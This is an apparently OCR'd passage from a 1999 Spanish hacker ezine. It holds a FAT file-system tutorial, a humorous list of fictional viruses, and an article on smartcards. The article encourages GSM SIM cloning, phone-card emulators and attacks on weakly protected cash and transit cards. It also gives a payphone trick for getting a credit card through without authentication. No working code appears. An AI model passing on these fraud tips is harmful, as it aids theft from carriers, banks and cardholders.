* Los bytes 02 y 03 almacenan una entrada combinada que consiste en el sector y cilindro donde comienza la particion. Los primeros 6 bits almacenan el sector de comienzo; los restantes 10 bits almacenan el numero del cilindro donde comienza la particion.
* El byte 04 almacena el Identificador del Sistema (System ID). Este ID indica el sistema de ficheros usado en la particion (queda determinado al hacer un FORMAT). Este ID puede indicar que la particion pertenece al sistema de ficheros FAT16 (Windows 3.1, Windows 95), FAT32 (Windows 98), NTFS (Windows NT).
* El byte 05 almacena el numero de cabeza donde termina la particion.
* Los bytes 06 y 07 son otra entrada combinada, que ahora almacenan el sector y el cilindro de finalizacion de la particion. Otra vez, los ultimos 6 bits almacenan el sector de finalizacion y los ultimos 10 bits almacenan el numero del cilindro de finalizacion de la particion.
* Los bytes 08 a 11 almacenan el sector relativo -- que no es mas que el numero de sector relativo donde comienza la particion.
* Los bytes 12 a 15 almacenan el numero de sectores dentro de la particion.

Las unidades logicas almacenan sus datos de particion de forma algo diferente a como lo hacen las particiones primarias y extendidas. Lo que sucede es lo siguiente: una entrada de particion extendida en la tabla de particiones MBR indica el primer sector de la particion extendida, que es la localizacion de la primera unidad logica en la particion extendida (una particion extendida debe tener obligatoriamente al menos una unidad logica). El primer sector de la primera unidad logica almacena otra tabla de particiones. Esta tabla de particiones de la unidad logica se almacena en los ultimos 64 bytes del primer sector (dejando 2 bytes para la marca de fin-de-sector) y su configuracion es exactamente igual que la tabla de particiones principal del MBR. Sin embargo, la tabla de particiones de la unidad logica contiene solo 2 entradas: la primera entrada contiene la configuracion para esa unidad logica y la segunda entrada contiene la configuracion de la siguiente unidad logica. Las entradas 3a y 4a estan vacias y no pueden ser usadas. La segunda entrada apunta a la siguiente unidad logica, que a su vez contiene su propia tabla de particiones para unidades logicas, y asi sucesivamente. Como puedes ver, las unidades logicas dentro de una particion extendida son definidas como una lista ligada de tablas de particion, cada una apuntando a la siguiente.

---{ Entendiendo la FAT

Cualquier sistema operativo soporta uno o mas sistemas de ficheros -- metodos usados para almacenar ficheros en dispositivos de almacenamiento. Existen muchos sistemas de ficheros diferentes, como FAT (File Allocation Table, en versiones FAT16 o FAT32, de Windows95/98) , NTFS (New Technology File System, de Windows NT), HPFS (High Performance File System (HPFS), CDFS (CD-ROM File System), etc. Por ejemplo, Windows 98 soporta 4 sistemas de ficheros diferentes: FAT16, FAT32, CDFS y el sistema UFS (Universal File System) para los discos DVD-ROM. Gran parte del tema que sigue sobre FAT se basa en FAT16 -- en la siguiente seccion veremos las diferencias entre FAT16 y FAT32.

FAT significa File Allocation Table, un metodo para almacenar ficheros y directorios en un disco duro. FAT tiene una larga historia -- fue usado por primera vez en 1977 como una forma de almacenar datos en disquetes para el Disk Basic de Microsoft. A traves de varias tecnicas , incluyendo la nueva variante FAT32 (introducida en 1996 con Windows95 OSR2), FAT ha sido extendida y mejorada a lo largo de los a~os.

Un volumen (nombre que se le da bajo DOS/WIN a cada unidad de particion) formateado con FAT esta dispuesto de tal forma que comienza con un Sector

de Particion de Arranque (Partition Boot Sector), seguido de dos copias identicas de la FAT (FAT1 y FAT2), un listado del directorio raiz y luego el resto del volumen (area de datos). Se almacenan dos copias de la FAT debido a que se desea tener redundancia en caso de que una de ellas sea da~ada.

El Sector de Particion de Arranque contiene la informacion necesaria para arrancar un sistema operativo (si la particion es una particion primaria configurada con ese proposito). Los datos del Sector de Particion de Arranque se describen en la siguiente tabla:

Bytes	Description
3	Jump instruction
8	OEM Operating System name in text format
25	BIOS Parameter Block
26	Extended BIOS Parameter Block
448	Bootstrap code

Los bloques de parametros de la BIOS (BIOS Parameter Blocks) almacenan informacion adicional sobre la configuracion del volumen, como el numero de bytes por sector, numero de sectores por cluster, numero de entradas del directorio raiz, etc.

Los volumenes FAT estan divididos en unidades de asignacion, llamados clusters. FAT16 puede manejar hasta un total de 2^16 clusters (65535 clusters) FAT32 sin embargo, es capaz de gestionar 2^32 clusters (4,294,967, 295). Dependiendo del tama~o del volumen, los clusters seran de un tama~o u otro. El tama~o minimo de cluster son 512 bytes; el tama~o de un cluster siempre es una potencia de 2 por 512 bytes (por ejemplo, 1024 bytes, 2048 bytes, 4096 bytes, etc.) El tama~o maximo de cluster bajo FAT es de 65535 bytes, o lo que es lo mismo, 64K.

Cada fichero de un volumen FAT consume al menos 1 cluster, indiferentemente del tama~o del fichero o el del cluster. En un volumen que use clusters de 32K, un fichero de 1 byte consumira 32K de espacio en disco. Si un fichero del mismo volumen tuviera un tama~o de 32K + 1 byte, consumiria 2 clusters -- 32k en el primer cluster + 1 byte en el siguiente.

Un volumen FAT16 no puede ser mayor de 2 Gb. La siguiente tabla muestra los tama~os maximos de volumen y sus correspondientes tama~os de cluster:

Volume Size	Cluster Size
32 M	512 bytes
64 M	1 K
128 M	2 K
255 M	4 K
511 M	8 K
1023 M	16 K
2047 M	32 K
4095 M	Error!

La tabla FAT es una simple lista ligada. Cada entrada de fichero en el directorio apunta al primer cluster usado. Usando la correspondiente entrada en la tabla FAT, el sistema operativo puede recorrer la lista de las entradas de la FAT por cada cluster, localizando cada uno de los clusters que ocupe un fichero.

Considera el siguiente ejemplo: un fichero tiene una longitud de 70K y el volumen tiene clusters de 32K. La entrada del fichero en el directorio nos muestra que el primer cluster libre es el numero 2.345. El sistema operativo busca despues todas las piezas del fichero leyendo la entrada FAT 2.345 (para los primeros 32K del fichero). La entrada de la FAT indica que el siguiente cluster es, digamos, el numero 4123 (para los siguientes 32K del fichero). El cluster 4123 indica que el siguiente cluster es el numero 932 (para los restantes 8K del fichero). La entrada FAT para el cluster 932 almacena 0xFFFF en lugar de un puntero al siguiente cluster, indicando de esta forma que se ha alcanzado el ultimo cluster para el fichero.

Cada entrada en la FAT corresponde a un cluster, y contiene informacion relativamente sencilla:

* Si el cluster esta en uso o no.
* Si el cluster esta marcado como defectuoso o no.
* Un puntero (una entrada de 16 bits en la FAT16) para el siguiente cluster en la cadena, o el valor (0xFFFF) indicando que el cluster es el ultimo ocupado por un fichero.

La informacion sobre el fichero se almacena dentro del area de datos del volumen, excepto para el directorio raiz, que se encuentra en una posicion fija dentro de un volumen FAT16. El directorio raiz esta limitado a 512 entradas en FAT16.


Cada directorio en un volumen FAT es tambien un fichero (al igual que en UNIX), pero un fichero que esta marcado como entrada de directorio de tal forma que el sistema operativo sepa como manejarse con el. (A menos que estes editando la informacion de un disco byte-a-byte, no puedes darte cuenta de que un directorio es simplemente un fichero especial con la marca de directorio activada). Dentro del "fichero" directorio encontramos entradas para todos los ficheros y subdirectorios del directorio.


Cuando introduces un comando DIR en el simbolo del sistema, simplemente estas recibiendo un listado del contenido del "fichero" directorio, formateado de tal forma que su lectura sea sencilla. Los directorios consumen clusters de la misma forma en que lo hacen los ficheros normales. Observa que los directorios no son la FAT; la FAT es simplemente una tabla que permite al sistema operativo localizar las distintas partes de los ficheros y subdirectorios listados en un directorio, comenzando por el directorio raiz.


Cada entrada de directorio contiene la siguiente informacion (en 32 bytes):

* El nombre del fichero o del directorio, almacenado en 11 bytes (en formato 8.3; el punto no se almacena)
* 8 bits que indican los atributos de la entrada
* 10 bytes reservados
* 16 bits que indican la fecha de creacion del fichero
* 16 bits que indican la hora de creacion del fichero
* 16 bits (en FAT16) indicando el numero del primer cluster ocupado por la entrada
* 32 bits indicando el tama~o de la entrada

THE STRUCTURE OF A DIRECTORY ENTRY
""""""""""""""""""""""""""""""""""







Los bits de atributo indican cuando una entrada es de un fichero o de otro directorio (subdirectorio), cuando la entrada es para una etiqueta de volumen y los atributos definibles por el usuario (solo-lectura, sistema, oculto y archivo).

Para juntar todas las partes de este articulo en forma de resumen, examinemos un extenso ejemplo: un fichero llamado TEST.FIL almacenado en el directorio C:\Windows\System\, de 50K de longitud, debe ser leido en una aplicacion. El volumen de ejemplo usa clusters de 32K de longitud. (Algunos pasos se han simplificado debido a que no son relevantes para nuestro proposito (entender el funcionamiento del sistema de archivos FAT sin entrar en detalles demasiado profundos)).

1. La aplicacion pide los datos del fichero al sistema operativo. Para ello, la aplicacion le manda al S.O. el nombre del fichero y del directorio, en formato de direccionamiento absoluto: C:\Windows\System\TEST.FIL.
2. El S.O. localiza el fichero barriendo (recorriendo) primero las entradas del directorio raiz del disco C en busca de una entrada llamada Windows con la marca de directorio activa (indicando que es un directorio)
3. La entrada del directorio Windows indica que comienza en el cluster 555. Despues se lee la FAT; usando la lista ligada en la FAT descrita anteriormente, el sistema operativo descubre que el directorio Windows ocupa los clusters 1123,2342,523 y 4923. Usando esa informacion, el sistema operativo lee el directorio Windows y lo escanea en busca de una entrada llamada System.
4. Se encuentra una entrada denominada System en el listado del directorio \Windows, con el atributo de directorio activado. La entrada System indica que el 1154 es su primer cluster.
5. La FAT se lee otra vez, comenzando en el cluster 1154 y siguiendo la cadena hasta que todos los clusters del directorio System son conocidos. Usando esa informacion, el sistema operativo lee la tabla del directorio System en memoria y la escanea en busca de una entrada llamada TEST.FIL. Cuando se encuentra, observamos que su atributo de directorio esta inactivo, indicando que es un fichero "normal". Leyendo esa entrada, el sistema operativo encuentra que el primer cluster de TEST.FIL es el numero 2987.
6. Se vuelve a leer la FAT, comenzando en el cluster 2987. Usando la lista ligada, el sistema operativo localiza y almacena en memoria

todos los clusters que albergan el fichero TEST.FIL para poder leer despues su contenido directamente desde memoria.
7. El sistema operativo pasa despues el contenido del cluster (el contenido del fichero) a la aplicacion como un flujo de bytes.

Como puedes ver, leer el contenido de un fichero es un gran trabajo!!! Afortunadamente el sistema guarda todas las entradas de directorio -- ademas de la tabla FAT al completo -- en memoria RAM, haciendo asi que la necesidad de leer los directorios y las entradas de la FAT no requieran demasiados accesos a disco. Sin embargo, observa que el escribir los cambios en una aplicacion a un fichero requiere unos cuantos pasos que necesitan escribir en disco. Esto es lo que pasa cuando se guarda un fichero:

* Basandose en el tama~o del fichero, el Sistema Operativo debe escanear la FAT en busca de clusters libres que puedan ser asignados al fichero.
* Las dos copias de la FAT deben tener una nueva lista ligada con el nuevo fichero que se ha escrito.
* El directorio que contiene el fichero debe tener su nueva entrada para el fichero creado o modificado.
* Finalmente, se guarda el contenido del fichero.

Cuando observas detenidamente todo el trabajo que se realiza internamente para abrir, leer y escribir ficheros, parece increible que no se necesite mas tiempo para realizar todo este tinglado.

FAT32 es una mejora del sistema de archivos FAT que:

* soporta discos duros de mas de 2 GB (hasta los 2 Terabytes)
* mejora la gestion del espacio en disco, siendo ahora mas eficiente. FAT32 usa clusters mas peque~os (p. ej. Clusters de 4k en discos de hasta 8 Gb) consiguiendo un ahorro considerable de espacio en disco. La siguiente tabla es un ejemplo del tama~o que los clusters tendran para diferentes tama~os de disco duro:

Tama~o del disco	Tama~o del Cluster por defecto
Menos de 512MB	512 Bytes
< = 8GB	4 Kilobytes
< = 16GB	8 Kilobytes
< = 32GB	16 Kilobytes
> = 32GB	32 Kilobytes

* Mas robusto. FAT32 es capaz de reasignar el directorio raiz a otra zona del disco y usar la copia de seguridad de la FAT en lugar de la copia por defecto. Como ventaja a~adida se puede citar que el sector de arranque en los discos FAT32 ha sido expandido para incluir una copia de seguridad de las estructuras de datos mas criticas. Esto significa que los discos FAT32 son menos susceptibles de fallo que los volumenes FAT.
* Mas flexible. El directorio raiz de un disco FAT32 es ahora una cadena de clusters ordinaria, de tal forma que ahora puede tener el tama~o que se quiera y ser asignada en cualquier parte del disco. Ademas, el mirroring FAT se puede desactivar, permitiendo asi activar una copia de la FAT diferente a la primera. Estas caracteristicas permiten un reparticionar las particiones FAT32 de forma dinamica. Es de destacar que aunque el dise~o de FAT32 permita estas florituras, no se ha implementado aun por Microsoft.

Existe una utilidad para pasar un disco duro FAT16 a FAT32 en el CDROM de Windows98, concretamente en la seccion del Kit de Recursos (Resource Kit).

No existe en Windows la utilidad inversa (FAT32 -> FAT16), siendo necesaria, una utilidad externa como por ejemplo, la ultima version del excelente Partition Magic.

---{ Consideraciones de compatibilidad

Para conseguir mantener la mayor compatibilidad posible con las aplicaciones existentes, redes y controladores de dispositivos, FAT32 ha sido implementado con el menor numero de cambios posible en la arquitectura de Windows95, estructuras de datos internas, APIs y formato del disco. Sin embargo, debido a que ahora se necesitan mas bytes para almacenar los numeros de cluster, muchas estructuras de datos internas que tratan con los discos, asi como APIs publicadas fallaran como escopetas de feria en discos FAT32. La mayoria de las aplicaciones no se veran afectadas, sin embargo, por estos cambios. Las utilidades y drivers que existian para FAT16 seguiran funcionando en discos FAT32, aunque los drivers de dispositivos de bloques (ej.: ASPIDISK.SYS) y utilidades de disco para estos necesitaran ser revisadas para soportar discos FAT32.

Todas las utilidades del sistema que vende Microsoft con el Win95OSR2,Win98, (FORMAT, FDISK, DEFRAG, SCANDISK, DRIVESPACE) han sido revisadas para trabajar con FAT32. Y por supuesto, Microsoft ya se puso en contacto con todos los fabricantes de controladores y utilidades de discos para que revisen sus productos.

---{ Creando discos FAT32

A partir de Win95 OSR2, si ejecutas la utilidad FDISK en un disco de mas de 512 MB, te preguntara si deseas soporte para discos grandes. Si respondes que si, cualquier particion de mas de 512 MB que crees. Y .. sera marcada como particion FAT32.

---{ BIBLIOGRAFIA:

Descripcion del Sistema de Archivos FAT32
Knowledge Base, ID Article: E154997

Sean Erwin’s Windows 95 OSR2 FAQ
www.compuclinic.com/osr2faq/index.html

Windows98 Proffesional Reference, Ed. new Riders
Macmillan Computer Publishing
Cap 17: File Systems and Disk Resources

ZDNET Webopedia
http://www.zdwebopedia.com/TERM/h/hard_disk.html

TheTech Teach
http://thetech.pcwebopedia.com/TERM/F/FAT32.html

EOF

-[0x13]--
-[JUGANDO CON TARJETAS INTELIGENTES]-------------------------------------
-[by GreeN LegenD]---SET-19-

- Jugando con Tarjetas Inteligentes -

* GSM - Telefono - EuroCARDS - Cash - Propietarias *

http://set.net.eu.org

Index

Intro 1

Dado el gran revuelo que dio la peque~a columna que salio publicada en el Ciberp@is, si no recuerdo mal en el numero 46, Jueves 21 de Enero de 1999, son necesarias algunas explicaciones para que las aguas se calmen y vuelvan a su cauce. Desde aqui le deseo la mejor de las suertes a algunos "individuos" por no llamarlos de otra manera, de la zona de Valencia que claman a los cuatro vientos que ya eran ellos capaces de clonar los GSM antes. Vosotros seguid asi y ya vereis como lo proximo que clonais son barrotes en la carcel de turno. No me voy a meter a valorar si lo hicieron antes que nosotros o no.
SET I+D es responsable de esto. Antes de nada hay algunas personas a las que hay que dar las gracias. Sin ellos esto no seria posible. A la gente del CCC, algunos de Berlin, MigriA, OnICE y Tron por planos y documentos de gran valor. A dos personas que prefieren permanecer anonimas por razones obvias que trabajan para la gran T. y a Merce por su buena forma de tratar el tema. (Vamos que no somos criminales..)
No os voy a contar lo que es el GSM, si lo quieres saber lee los numeros atrasados de SET y los primeros de SIZA que tienen algunas explicaciones especialmente claras para los no iniciados. Gente de SIZA leed mas adelante sobre lo de desencriptar conversaciones on the fly... que de hecho *si* es posible. Que te lo puedas permitir o no ya es otro tema. Pero hoy en dia *casi* todo es posible, que sea conocido o no es otro tema.

Trataremos de explicar aqui algunos hechos tecnicos y de romper algunos mitos sobre las tarjetas de Telefonos. Espero que lo disfruteis...

Mitos 2

```
  ----------------

  Vamos a aclarar las nubes que tiene la gente delante de los ojos y que no
  os dejan ver el cielo (lease: los hechos y la verdad).
  Sobre las smartcards, en general se trata de recargarlas, pero esto es algo
  imposible de mano, a no ser de que seas capaz de 'des-quemar' algo que se
ha
  quemado. Si eres mago adelante. Las tarjetas de Telefonos, NO se pueden
  recargar. Y mira que en otros paises no se habla casi del tema, pero aqui
  en Espa~a, le hemos dado mil y un vueltas a rollo de las cabinas y todo eso.
  Las tarjetas de los moviles, son 'algo' mas seguras, pero como todo tiene sus
  fallos. Las de moviles tipo MoviLine, no son ningun problema con el
 material
  adecuado dada su limitacion tecnica de por si.
Esas son para practicar y su
  clonacion, rastreo y similares es muy conocido.

  Los GSM 'normales' bueno como buenos lectores de SET sabreis ya bastante
  sobre gsm, dado que Falken y Paseante han escrito sobre ello con
  anterioridad. La complicacion con las tarjetas gsm es que como otras muchas
  en algunos casos estan protegidas y no te permitiran leer su contenido con
  un lector de smartcards 'normal'. Luego mas sobre esto. Luego tenemos
  smarts como lo son la Visa Cash y la Modex, que desde un principio combinan
  la tarjeta clasica de cajero y el monedero. Los dise~os originales de Visa
  son muy bueno en este aspecto, no tanto los de Mondex, dado que con puentear
  2 conexiones de la tarjeta se puede volcar su contenido (y luego cambiarlo y
  hacer otra..) Pero la Mondex dudo que ni siquiera este disponible en EU, es
  mas conocida en Asia, Usa y Japon. Mondex es una Filial de MasterCard si no
  mal recuerdo. Un dise~o similar es que tienen algunas Cash cards europeas,
  pero sin decir por ningun sitio Mondex. La Mondex fue crackeada en Australia
  hace un 2 de a~os por lo menos. Bueno dejemos esto. Los dise~os que Visa y
  MasterCard hicieron no estan mal, pero el problema es cuando un banco
  medianamente peque~o o empresa, ejemplo: Universidades, Caja de Ahorro y
  Empresas privadas NO TIENEN ni idea de como haer 'seguras' sus Cashcards.
  Estas tarjetas *son* vulnerables y algunas no estan ni siquiera protegidas
  contra lectura. Luego tenemos otro tipo de tarjetas 'inteligentes' que se
  usan en el metro (usa-hongkong) y en autobuses(espa~a-hongkong) estas como
  muchas veces no se molestan en protegerlas, no es ningun problema.
  Y si tengo tiempo se les dedicara algun que otro articulo en el futuro.
  Luego para acabar con esto, las tipo Telefonico, NO se pueden recargar.
  Las demas, podras segun su tipo copiar su contenido o no y regrabar en
  algunos casos su contenido. Esto es siempre posible. Solo necesitas el
  material necesario y no me refiero a un lector de smartcards de 5K pts.
  Si no a algo mas caro, a ser posible modular y que te permita usar tu
  'propio' driver. O siempre puedes construirtelo tu mismo..


  Tipos         3
  ----------------

  Vamos a ver un poco lo principal.. hay mas ya lo se pero no comencemos la
  casa por el tejado.

* GSM
      SIM = (Subscriber Identity Module)

* Cabinas
        Antiguas
        EuroCARDS
        Credito

* Cash Cards
```

Visa Cash
Mondex (y similares)

* Propietarias

Metro
Autobus

GSM, lo que puedes es desencriptar el contenido de la SIM y luego hacer una nueva o desproteger la original. Hay muchos lectores de SmartCards que son capaces de leer el 100% de estas correctamente. Junto con este numero encontraras los planos de el mejor lector que te puedes hacer: El que hizo TRON, funciona con todas y tiene un driver bajo linux. el driver esta en web del Chaos Computer Club. Veamos algo de sentido comun si eres capaz de clonar la SIM y mientras estas conectado se trata de conectar el usuario original tu numero cambiara de lista las que son..

Blanca : Terminales Moviles Correctas y Homologadas
Gris : Por Razones tecnica se debe localizar a estas terminales.
Negra : Contiene equipos moviles robados o ilegales y a los que no se les debe dar acceso a la red por alguna razon.

Esto es completamente *factible* y de hecho con la seguridad que hay en Espa~a en las redes muchas veces se tarda menos de lo esperado. Sobre todo durante el handshaking que realiza el movil con la red. Lo cual nos hace pensar en la ineptitud de algunos tecnicos que esten al cargo de esto o su simple y pura vagancia. Yo me apostaria 100metros de cable de Red a que los encargados de las distintas redes Espa~olas no son capaces de ni siquiera acercarse a la cifra REAL de terminales clonadas dentro de sus propias redes y se quedarian cortos en como minimo un 33%

Cabinas, mobiliario urbano que muchos adoran. Existen varias maneras de llamar como es natural.

Antiguas, son las clasicas Tarjetas con ese peazo de chip que creo casi no venden. De estas se hizo un emulador, que funcionaba bastante bien.

Eurocards, son la que tienen un chip mucho mas peque~o y que aqui solo se usan para .es pero en la EU se usan para varios paises, Ejemplo de Geografia en Alemania se pueden usar la Tarjetas de Telefonos Holandesas y vice versa. Lo mismo ocurre con algunas zonas de Belgica y Francia. Estas se puede hacer un emulador pero habria que ponerle jumpers para selecionar el bit del pais dado que no permiten mas de 3 zonas simultaneas. A las Espa~olas se les puede activar el bit para cualquier pais.

Credito, pues son las de siempre simplente las cito para que sepais que en su infinita benevolencia la gran T no autentifica algunas tarjetas en ciertas cabinas nuevas, grises tipo Tanque de Asalto, normalmente es en lugares un poco resguardados del vandalismo publico. Su peso aproximado es de 35kg. Algunas tiene un jack para portatiles. Si encontrais dos juntas no dudeis probad a que autentifique dos tarjetas simultaneamente. Una tendra paso. Funciona bien en Madrid y zona norte. Que nosotros sepamos. No me pregunteis como generarlas que es algo bastante pasado.

Lo mejor es hacer un emulador y se acabo..

Cash Cards, tipo ’pijotero electronico’ estas te las dan sin pedirlas, en los cereales al comprar el pan. Dentro de poco te tocaran en los rasca rasca de las bolsas de patatas.

El Sistema de Visa es seguro, bueno no completamente, cuando lo hace alguien que sabe. Por que hay mucho mete pezu~as por ahi. Si encontrais alguna de estas que os permita llamar por telefono esa es la que hay que atacar si sabeis (Un banco con una B que es multiplo del cuadrado de 2). Pero la CAsh dan mucho mas que hablar. Normamente no seras capaz de leer nada de estas dado que normalmente estan protegidas contra lectura donde nos interesa. Pero si tu cajero de la escupe y da error, entonces puedes tener algo. Esto se puede 'forzar' jugando un poco con ella y un lector/grabador antes de meterla en el cajero.

Mondex, esta esta ya crackeada y no es nada nuevo. Se usa en Espa~a ??

Propietarias, transportes publicos, metro, bus, etc.. las usas y no estan muy aseguradas.

Normalmente estas no llevan mas de unos minutos si estas acostumbrado. No suelen estar muy aseguradas por lo menos algunas del MEC que yo he visto. Las recomiendo para empezar.

Materiales 4

Evidentemente todo esto necesita un equipo, seamos realistas si te interesa el tema preparate a gastarte 18K como minimo si lo quieres comprar teniendo en cuenta que las smartcards vacias no son regaladas que digamos. Si solo quieres experimentar un poco contruyete el lector de tron. Que todo portes incluidos en EU no llega 5K. Luego tienes otro par de opciones pero es cuention de que veas exactamente lo que quieres hacer. Lo mas importante para mi es un *buen* lector que se capaz de leer *todo* lo que te 'deje' la tarjeta.

No hay mucho mas que decir, si lo que quieres es cazar conversaciones de moviles GSM on the fly pues tiene dos opciones muy claras. Comprarlo hecho y tener al objetivo controlado *antes* de que realize la llamada. O contruirtelo tu mismo. No lo recomiendo dado que puede ser una aventura tipo James Bond tratar de captar todo con exito. Depende de varios factores externos, la configuracion de la red GSM y la recepcion entre otros. Pero se es posible, que se lo digan a la gente del HkCuD.
Yo he visto uno contruido en Alemania y sigo pensando que prefiero comprarlo hecho dado que algunas de la piezas dudo mucho que se puedan encontrar en .es a precios 'medianamente' razonables.

El kit completo listo cuesta la friolera de 285K pelas lo venden 3 compa~ias en el mundo. Una Israeli, una de Singapur y otra de Hk. Este aparatito magico esta *prohibido* en la EU. Se desarrollo para el sistema PCS de Asia y luego fue adaptado a GSM. En Alemania se puede conseguir.

SIZA, seguid asi.. recomiendo la lectura de los articulos sobre GSM para la gente que tenga accesso a ella...
Enviadme e-mail...

URLs 5

http://www.ccc.de - Chaos Computer Club.
http://www.scard.org - Smartcard Developers
http://www.konrad.de - Konrad vende varios Lectores/Grabadores baratos..

SET (c) - 1999

EOF

```
-[ 0x14 ]-------------------------------------------------------------
-[ V.I.R.U.S. ]-------------------------------------------------------
-[ by Garrulon & HackerMatter ]---------------------------------------SET-19-
```

EL PELIGROSO MUNDO DE LOS VIRUS NO DETECTADOS NUNCA.

Pese a que la industria de los antivirus se esmera en sacar actualizaciones para sus antivirus, detectando en todo momento los nuevos virus y desarollando constantemente nuevas herramientas para acabar con los virus, existen unos pocos virus que se resisten siempre a su destruccion, Dada la imposibilidad de la industria para acabar con los focos infecciosos, estos virus son ocultados a los ojos de los usuarios de los PC’s y se hace la vista gorda, ante la imposibilidad de desarrollar un antivirus eficiente contra ellos.

Pero no se precupen, en SET, tras meses y meses de ardua investigacion, hemos podido desarrollar una lista con los virus mas peligrosos que se han desarrollado hasta hoy, con sus respectivos parches para defenderse de ellos.

Ante vosotros teneis la lista de los virus mas peligrosos clasificados como Expedientes X por la industria pesada de los antivirus:

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: PCactual.com.
SO: Afceta a sistemas windows.
EFECTOS: Peligroso virus que cuando detecta el modem va y te susbcribe al PC actual de por vida, No veas como jode.
SOLUCION: Ser pobre o no guardar nunca datos bancarios en la computadora.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: loto.exe.
SO: Windows 95 y 98.
EFECTOS: Virus cabron que saca por pantalla la combinacion de la loteria primitiva que va ha tocar esta semana, pero solo 0.01 segundos, no tiene efectos perniciosos para la computadora pero mosquea un monton.
SOLUCION: No hay solucion efectiva para evitar los efectos del virus.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: urrs.exe
SO: MacOS.
EFECTOS: Virus sealth que coge todos los ficheros de texto del disco duro y los traduce a ruso-balcanico, no importa el tipo de documento sea, si es de texto lo traduce.
SOLUCION: Saber ruso.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: urrs2.exe
SO: MacOS.
EFECTOS: Actualizcion del virus anterior, con menos faltas de ortografia y con un módulo especial para recoger las paginas del brownser y traducirlas tambien.
SOLUCION: Saber ruso.

*--------**--------**--------**--------**--------**--------**--------**------*

```
NOMBRE: video.dll.
SO: Sistemas windows.
EFECTOS: Si detecta que tienes capturadora de video, se pasa el dia
         sintonizando series de televsion como "medico de familia". Este es el
         primer virus que viola claramente los derechos humanos.
SOLUCION: Comprarse un revolver y suicidarse.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: printer.exe.
SO: OS\2.
EFECTOS: Cuando logra hacerse con el puerto de la impresora, empieza a imprimir
         el quijote hasta que se queda sin tinta. (le da lo mismo no tener
         papel, te pone la habitacion hecha un cristo)
SOLUCION: Mantener la impresora siempre apagada.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: reloj.com.
SO: Multiplataforma.
EFECTOS: Captura la interrupcion de reloj y te despierta todos los dias a las
         6:30 de la ma¤ana con el mp3 "La donna e mobile" que se baja por la
         noche de una BBS de Japon.
SOLUCION: Cortar la linea de telefono.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: microsof.com.
SO: Linux.
EFECTOS: Afecta a linux, el virus busca ficheros gráficos con pinguinos,
         sombreros rojos, etc... y los sustituye por el logo de microsoft,
         automaticamente, aparecen unos 100 agujeros de seguridad, y el
         sistema se empieza a colgar facilmente. no veas como mosquea...
SOLUCION: Poner ajos alrededor de la pantalla y comprobar que se refleja en
            el espejo.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: tias.com.
SO: Windows 95\98.
EFECTOS: Busca ficheros de tias en pelotas por el disco duro, y les pinta una
         polla gigante, patillas y barba dejandolas con un toque un tanto mas
         "masculino".
SOLUCION: ¿Bajarse fotos de tios?.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: irpf.exe.
SO: Windows.
EFECTOS: Si no declaras algo a hacienda, va el virus y se chiva al inspector
         de hacienda...
SOLUCION: Pagar a hacienda.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: suspenso.com
SO: DOS.
EFECTOS: Entra en tu centro de estudios, en  busca del fichero de notas, cuando
         lo encuentra va el cabron y te suspende.
SOLUCION: suspender.
```

```
*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: bobo.com
SO: Multiplataforma.
EFECTOS: Virus que saca por pantalla: "tonto el que lo lea", no es que sea un
         virus muy peligroso pero pone de muy mal humor....
SOLUCION: No ultilazar monitor, utilizar dispositivos por telequinesis.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: irpf2.exe.
SO: DOS.
EFECTOS: Virus que cuando puede, va al ordenador de hacienda, y dice que no has
         declarado 130 millones que supuestamente tienes en un paraiso fiscal,
         para colmo conviete todo tu dinero en dinero negro.
SOLUCION: ¿?.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: vacacion.exe.
SO: Red hat 5.2
EFECTOS: Virus que en verano cuando trabajas en la oficina visualiza fotos del
         caribe recordandote que deberias estar de vacaciones en el caribe en
         esos momentos...
SOLUCION: Conseguir una baja laboral.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: Ansi.com
SO: DOS.
EFECTOS: Bomba ansi que cada vez que pulsas enter te da calambre.. dependiendo
        de lo torpe que seas te puede dar una descarga entre 30 y 300 Voltios.
SOLUCION: Pulsar intro.

*--------**--------**--------**--------**--------**--------**--------**------*
NOMBRE: ansi2.com
SO: DOS.
EFECTOS: Bomba ansi que cada vez que pulsas "a" suena por la tajeta de sonido
         una psicofonia de lola flores desde el mas alla (peor que cuando
         estaba viva)...
SOLUCION: Ser sordo.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: mujer.com.
SO: OS\2
